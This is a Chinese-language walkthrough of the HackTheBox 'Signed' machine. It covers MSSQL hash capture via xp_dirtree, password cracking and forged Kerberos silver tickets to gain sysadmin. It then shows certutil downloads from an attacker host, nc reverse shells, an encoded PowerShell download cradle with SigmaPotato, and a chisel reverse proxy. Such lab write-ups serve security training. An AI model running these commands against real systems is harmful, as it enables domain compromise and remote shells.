基本信息
1 As is common in real life Windows penetration tests, you will start the Signed box with credentials for the following account which can be used to access the MSSQL service: scott / Sm230#C5NatH
端口扫描 只对外开了1433:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
$ nmap -sC -sV -Pn 10.10.11.90 Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-15 14:15 JST Nmap scan report for 10.10.11.90 Host is up (0.17s latency). Not shown: 999 filtered tcp ports (no-response) PORT STATE SERVICE VERSION 1433/tcp open ms-sql-s Microsoft SQL Server 2022 16.00.1000.00; RTM | ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback | Not valid before: 2025-10-14T14:31:37 |_Not valid after: 2055-10-14T14:31:37 |_ssl-date: 2025-10-15T04:51:58+00:00; -27m03s from scanner time. |_ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug) |_ms-sql-info: ERROR: Script execution failed (use -d to debug) Host script results: |_clock-skew: -27m03s Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 221.15 seconds
MSSQL 给的初始账号已经说明了是MSSQL,所以首先看这里:

1 python3 examples/mssqlclient.py signed.htb/scott:'Sm230#C5NatH'@10.10.11.90
登录上去是guest:

xp_dirtree 和上周的类似,guest可以执行xp_dirtree,获取到mssqlsvc hash:
1 SQL (scott guest@master)> xp_dirtree \\10.10.14.10\miao
破解出密码:
1
2
3
sudo john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt purPLE9795!@ (mssqlsvc)
mssqlsvc 之后使用mssqlsvc账号登录,这个需要windows auth:
1 python3 examples/mssqlclient.py signed.htb/mssqlsvc:'purPLE9795!@'@10.10.11.90 -windows-auth

之后枚举可以发现IT组是sysadmin:
1 SQL (SIGNED\mssqlsvc guest@master)> enum_logins
当前并不能直接exec_as,但我们已有mssqlsvc,可以制作票据,需要的SID之类信息参考古老的Multimaster:
1
2
3
select SUSER_SID('SIGNED\IT') b'0105000000000005150000005b7bb0f398aa2245ad4a1ca451040000'
之后转换为常规windows SID格式:
1 S-1-5-21-4088429403-1159899800-2753317549-1105
之后制作票据,需要先把密码转换为NTLM hash格式,以及别忘了hosts:
1
2
3
4
5
6
7
purPLE9795!@ ef699384c3285c54128a3ee1ddb1a0cc 10.10.11.90 signed.htb dc01.signed.htb python3 examples/ticketer.py -nthash ef699384c3285c54128a3ee1ddb1a0cc -domain-sid S-1-5-21-4088429403-1159899800-2753317549 -domain signed.htb -spn MSSQLSvc/DC01.signed.htb:1433 -groups 1105 -user-id 500 Administrator

sysadmin & xp_cmdshell 之后使用生成的票据再次登录mssql,现在是sysadmin,并且可以使用xp_cmdshell:
1
2
3
4
export KRB5CCNAME=Administrator.ccache # 可能会报错Login failed. The login is from an untrusted domain and cannot be used with Integrated authentication.,换个VPN节点即可,HTB的问题 python3 examples/mssqlclient.py -k -no-pass dc01.signed.htb

reverse shell 常规执行获取shell:

user flag mssqlsvc桌面:
非预期 root 非预期root方式和user部分类似,也是生成票据,通过sql去读取文件,和Escape的Beyond Root部分类似:
1
2
3
4
5
6
7
8
9
10
# 1103是mssql,伪造Admin的票据 python3 examples/ticketer.py -nthash ef699384c3285c54128a3ee1ddb1a0cc -domain-sid S-1-5-21-4088429403-1159899800-2753317549 -domain signed.htb -spn MSSQLSvc/DC01.signed.htb:1433 -groups 512,519,1105 -user-id 1103 mssqlsvc export KRB5CCNAME=mssqlsvc.ccache python3 examples/mssqlclient.py -k -no-pass dc01.signed.htb # 读取文件 SELECT * FROM OPENROWSET(BULK 'C:\Users\Administrator\Desktop\root.txt', SINGLE_CLOB) AS x; # 以及这种方式读取Administrator的powershell history 可获得他的密码
非预期 Named Pipe Impersonation 上面的非预期方式只能读文件,Discord里还有这样的方式,因为mssql是服务账号,应该有SeImpersonatePrivilege,但我们前面获取的shell没有这个权限,所以通过Named Pipe获取完整权限后就是常规potato了(没实际测试这种方式):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
You need a Windows Machine to create the NtObjectManager.zip # Create a PowerShell Module & Compress-Archive it PS > Install-Module -Name NtObjectManager PS > Save-Module -Name NtObjectManager -Path C:\Src\ PS > Compress-Archive -Path "C:\Src\NtObjectManager\*" -DestinationPath "C:\Src\NtObjectManager.zip" # Copy from Windows-VM ➜ cp /mnt/vmshares/NtObjectManager.zip . # MSSQLSV Shell PS C:\Windows\system32> whoami; hostname signed\mssqlsvc DC01 # Upload NtObjectManager.zip to Victim PS > certutil -urlcache -f -split http://10.X.X.X/NtObjectManager.zip NtObjectManager.zip # Extract the module to PowerShell modules directory PS > Expand-Archive -Path .\NtObjectManager.zip -DestinationPath "$env:USERPROFILE\Documents\WindowsPowerShell\Modules\NtObjectManager" # Create a named pipe and start listening in a background job PS > $job = Start-Job -ScriptBlock { Import-Module NtObjectManager $pipe = New-NtNamedPipeFile "\\.\pipe\ABC" -Win32Path $pipe.Listen() } # Connect to the named pipe as a client (triggers the impersonation) PS > $client = Get-NtFile \\localhost\pipe\ABC -Win32Path # Wait for the job to complete (pipe connection established) PS > Wait-Job $job | Out-Null # Impersonate the client's security context and extract the token PS > $token = Use-NtObject($pipe.Impersonate()) { Get-NtToken -Impersonation } # Display the privileges available in the stolen token PS > $token.Privileges Name Luid Enabled ---- ---- ------- SeAssignPrimaryTokenPrivilege 00000000-00000003 True SeIncreaseQuotaPrivilege 00000000-00000005 True SeMachineAccountPrivilege 00000000-00000006 True SeChangeNotifyPrivilege 00000000-00000017 True SeImpersonatePrivilege 00000000-0000001D True SeCreateGlobalPrivilege 00000000-0000001E True SeIncreaseWorkingSetPrivilege 00000000-00000021 True # # New Process with Stolen Token PS > New-Win32Process -CommandLine "C:\Programdata\nc64.exe 10.X.X.X 9002 -e cmd.exe" -Token $token -CreationFlags NewConsole # Shell ➜ sudo rlwrap -car ncat -lnvp 9002 ...[snip]... PS C:\ProgramData> whoami signed\mssqlsvc # Shell | Privs PS C:\ProgramData> whoami /priv whoami /priv PRIVILEGES INFORMATION ---------------------- Privilege Name Description State ============================= ========================================= ======= SeAssignPrimaryTokenPrivilege Replace a process level token Enabled SeIncreaseQuotaPrivilege Adjust memory quotas for a process Enabled SeMachineAccountPrivilege Add workstations to domain Enabled SeChangeNotifyPrivilege Bypass traverse checking Enabled SeImpersonatePrivilege Impersonate a client after authentication Enabled SeCreateGlobalPrivilege Create global objects Enabled SeIncreaseWorkingSetPrivilege Increase a process working set Enabled PS > certutil -urlcache -f -split http://10.X.X.X/SigmaPotato.exe SigmaPotato.exe PS C:\ProgramData> .\SigmaPotato.exe 'powershell -e SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4AZABvAHcAbgBsAG8AYQBkAFMAdAByAGoALwAvADEAMAAuADEAMAAuADEANgAuADUANAAvAHMAaABlAGwAbAAuAHAAcwAxACIAKQAKAA==' ➜ sudo rlwrap -car ncat -lnvp 9001 ...[snip]... PS C:\ProgramData> whoami nt authority\system
预期 relay & root flag 预期应该就是relay,符合HTB一贯方式
1
2
3
# 打通代理 ./chisel_1.7.0-rc7_darwin_amd64 server -p 9999 --reverse PS C:\temp> ./chisel.exe client 10.10.14.32:9999 R:socks



然后就是出现过几次的dns记录,relay kerberos:
1
2
3
4
5
6
7
8
9
10
11
